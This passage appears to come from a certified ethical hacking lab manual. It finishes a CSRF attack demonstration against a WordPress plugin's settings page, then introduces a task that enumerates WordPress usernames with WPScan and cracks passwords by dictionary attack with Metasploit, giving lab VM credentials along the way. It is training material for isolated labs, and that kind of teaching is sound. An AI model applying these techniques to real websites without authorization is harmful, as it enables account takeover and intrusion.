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

45. Right-click the **Security_Script.html** file and navigate to **Open with** --> **Firefox**.

    Note: You should use the same browser that was used in **Step#6**.



46. The **Security_Script.html** file opens up in the **Mozilla Firefox** browser, along with a pop-up; click **OK** to continue.



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
47. You will be redirected to the **Facebook Settings** page of the **leenk.me** plugin page. Observe that the field values have been changed, indicating a successful CSRF attack on the website, as shown in the screenshot.



48. This concludes the demonstration of how to perform a CSRF attack on a target website.
49. Close all open windows on both the machines (**Window Server 2022** and **Parrot Security**) and document all acquired information.

Task 6: Enumerate and Hack a Web Application using WPScan and Metasploit

The Metasploit Framework is a penetration testing toolkit, exploit development platform, and research tool that includes hundreds of working remote exploits for a variety of platforms. It helps pen testers to verify vulnerabilities and manage security assessments.

In this task, we will perform multiple attacks on a vulnerable PHP website (WordPress) in an attempt to gain sensitive information such as usernames and passwords. You will also learn how to use the WPScan tool to enumerate usernames on a WordPress website, and how to crack passwords by performing a dictionary attack using an msf auxiliary module.

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
Note: Ensure that the **Wampserver** is running in **Windows Server 2022**. To launch **Wampserver:**

- Switch to the **Windows Server 2022** virtual machine. Click **Ctrl+Alt+Del** to activate the machine, by default, **CEH\Administrator** account is selected, type **Pa$$w0rd** in the Password field and press **Enter**.
- Now, in the left corner of **Desktop**, click **Type here to search** field, type **wampserver64** and press **Enter** to select **Wampserver64** from the results.
- Click the **Show hidden icons** icon, observe that the **WampServer** icon appears.
- Wait for this icon to turn green, which indicates that the **WampServer** is successfully running.

1. Switch to the **Parrot Security** virtual machine.
2. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

   Note: If a **Question** pop-up window appears, asking for you to update the machine, click **No** to close the window.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
5. Now, type **cd** and press **Enter** to jump to the root directory.



